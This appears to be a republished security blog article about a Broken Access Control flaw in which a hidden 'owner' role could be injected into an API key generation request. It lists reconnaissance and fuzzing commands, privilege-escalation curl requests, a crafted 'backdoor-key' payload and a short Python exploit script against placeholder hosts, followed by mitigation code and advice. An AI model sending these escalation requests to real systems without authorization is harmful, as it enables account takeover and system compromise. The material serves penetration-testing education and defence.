
Listen to this Post
Introduction:

In a recent live hacking session, a critical Broken Access Control (BAC) vulnerability was uncovered, where a Superadmin could create API keys with a hidden, privileged “Owner” role. This flaw epitomizes the severe risks of improper authorization checks in modern API-driven applications, allowing for vertical privilege escalation and complete system compromise. This article deconstructs the finding, providing a technical deep dive into BAC vulnerabilities, their exploitation in API security contexts, and essential mitigation strategies for developers and penetration testers.
Learning Objectives:
- Understand the mechanics and impact of Broken Access Control (BAC) vulnerabilities, specifically in API key management systems.
- Learn a methodological approach to discover and exploit hidden role assignments and privilege escalation flaws.
- Acquire practical skills through verified commands and techniques for testing authorization logic and hardening cloud/API configurations.
You Should Know:
1. Reconnaissance and Enumeration: Mapping the Attack Surface
Before testing for BAC, comprehensive reconnaissance is crucial. This involves identifying all API endpoints, user roles, and key management functionalities.
Step‑by‑step guide:
- Subdomain & Endpoint Discovery: Use tools like `amass` and `ffuf` to enumerate subdomains and API routes.
amass enum -d target.com
ffuf -w /path/to/wordlist -u https://api.target.com/FUZZ -fc 403,404
- Analyze JavaScript Files: Often, API endpoints and role names are hardcoded in client-side JS. Use browser dev tools or `grep` on downloaded sources.
curl -s https://target.com/app.js | grep -i "role|admin|owner|apiKey"
- Documentation Review: Check
/api/v1/docs,/swagger, or `/openapi.json` for automated API documentation that may reveal role parameters. -
Testing for Broken Access Control: The Core Methodology
BAC testing verifies if you can perform actions outside your intended permissions. The core test is: “Can User A perform action X intended only for User B or Role Y?”
Step‑by‑step guide:
- Map Role Hierarchy: Create accounts for different roles (e.g., user, editor, admin). Document the permissions of each.
- Test Horizontal Privilege Escalation: While authenticated as User A, attempt to access resources belonging to User B by modifying IDs in requests.
Example: Attempt to access another user's data
curl -H "Authorization: Bearer <USER_A_TOKEN>" https://api.target.com/v1/users/12345/profile
- Test Vertical Privilege Escalation: While in a lower-privileged role, try to execute high-privilege actions, like creating admin users or API keys.
Example: Attempt a Superadmin-only POST request
curl -X POST -H "Authorization: Bearer <LOW_PRIV_TOKEN>" -H "Content-Type: application/json" -d '{"role":"superadmin"}' https://api.target.com/v1/admin/users
3. Exploiting the Hidden Owner Role Vulnerability
The specific finding involved an API endpoint where a Superadmin could generate API keys. The vulnerability was that a hidden “owner” role parameter could be injected into the request, granting keys with higher privileges than the Superadmin themselves.
Step‑by‑step guide:
- Intercept Legitimate Request: Use Burp Suite or OWASP ZAP to proxy traffic. Capture the request when a Superadmin generates a standard API key.
- Identify Hidden Parameters: The original request may look like this:
POST /api/v1/admin/apikeys/generate HTTP/1.1 Authorization: Bearer <SUPERADMIN_TOKEN> {"name":"test-key","role":"admin"} - Fuzz for Acceptable Role Values: Use a wordlist of roles (admin, superadmin, root, owner, system, etc.).
ffuf -w roles_wordlist.txt -u https://api.target.com/api/v1/admin/apikeys/generate -X POST -H "Authorization: Bearer <TOKEN>" -d '{"name":"test","role":"FUZZ"}' -fr "not allowed" - Craft the Malicious Payload: Inject the discovered “owner” role.
POST /api/v1/admin/apikeys/generate HTTP/1.1 Authorization: Bearer <SUPERADMIN_TOKEN> {"name":"backdoor-key","role":"owner"} - Verify Exploitation: Use the generated key to perform an action only an “owner” should do, such as deleting all users or accessing system-level configuration.
4. Mitigation and Secure API Key Architecture
Defending against such flaws requires a robust, deny-by-default authorization model.
Step‑by‑step guide for Developers:
- Implement Proper Role-Based Access Control (RBAC): Use a centralized policy decision point. Never trust client-side input for role assignment.
- Use Centralized Authorization Logic: Employ frameworks like CASL or Policy-Based Access Control. Example check in a Node.js middleware:
const { AbilityBuilder, createMongoAbility } = require('@casl/ability'); function defineRulesFor(user) { const { can, cannot, rules } = new AbilityBuilder(createMongoAbility); if (user.role === 'admin') { can('manage', 'ApiKey', { role: { $in: ['user', 'admin'] } }); // Admin CANNOT assign 'owner' } return rules; } - Adopt Mandatory Access Control (MAC) for Critical Systems: For cloud environments (AWS IAM, Azure AD), apply the principle of least privilege. Use policies that explicitly deny `:` and allow only specific actions.
- Log and Alert on Anomalies: Log all API key generation events, including the assigned role and the issuer’s identity. Set alerts for privileged role assignments.
5. Essential Tools for the Modern Bug Hunter
The post emphasized using practical tools. Here’s a configured toolkit:
– Self-Hosted Recon: Recon-ng, `theHarvester` configured with API keys.
– Proxy & Automation: Burp Suite Professional with the Autorize extension for automated BAC testing, and OWASP ZAP for open-source automation.
– API Testing: `Postman` with collection runners for fuzzing, and `kiterunner` to scan for API endpoints and misconfigurations.
– Custom Scripting: Python scripts with the `requests` library for precise exploitation.
import requests
headers = {'Authorization': f'Bearer {superadmin_token}'}
data = {'name': 'exploit-key', 'role': 'owner'}
resp = requests.post('https://target.com/api/apikeys', json=data, headers=headers)
print(resp.json())
What Undercode Say:
- Key Takeaway 1: The most dangerous vulnerabilities often arise from assumptions in authorization logic—like assuming a Superadmin should not be restricted. Security must be explicit, not implicit.
- Key Takeaway 2: The bug hunting community’s shift towards sharing self-hosted programs, detailed write-ups, and live hacking demos represents a powerful, practical knowledge-sharing model that accelerates collective skill development far beyond theoretical learning.
Analysis:
This case study underscores a critical flaw in many DevSecOps pipelines: authorization testing is frequently an afterthought. While SAST/DAST tools scan for common vulnerabilities, complex business logic flaws like this hidden role parameter require deep, manual understanding of the application’s permission matrix. The exploit demonstrates that even the most privileged users (Superadmins) should be bound by immutable policy rules. The community’s response—creating tools and write-ups—highlights the proactive, engineering-centric mindset required in modern cybersecurity. It moves the field from finding bugs to understanding and automating their root causes.
Prediction:
In the next 2-3 years, we will see a significant rise in automated tools and AI-assisted scanners specifically designed to uncover complex business logic and BAC vulnerabilities by learning application behavior patterns. However, sophisticated flaws will still require the creative, contextual analysis of human bug hunters. The convergence of automated reconnaissance/fuzzing with human intuition in live hacking sessions will become the standard for high-value penetration testing and red team operations, making findings like the hidden owner role harder for developers to miss but also more lucrative for attackers to find.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ziadal%C3%AD %D8%A7%D9%84%D8%AD%D9%85%D8%AF%D9%84%D9%84%D9%87 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


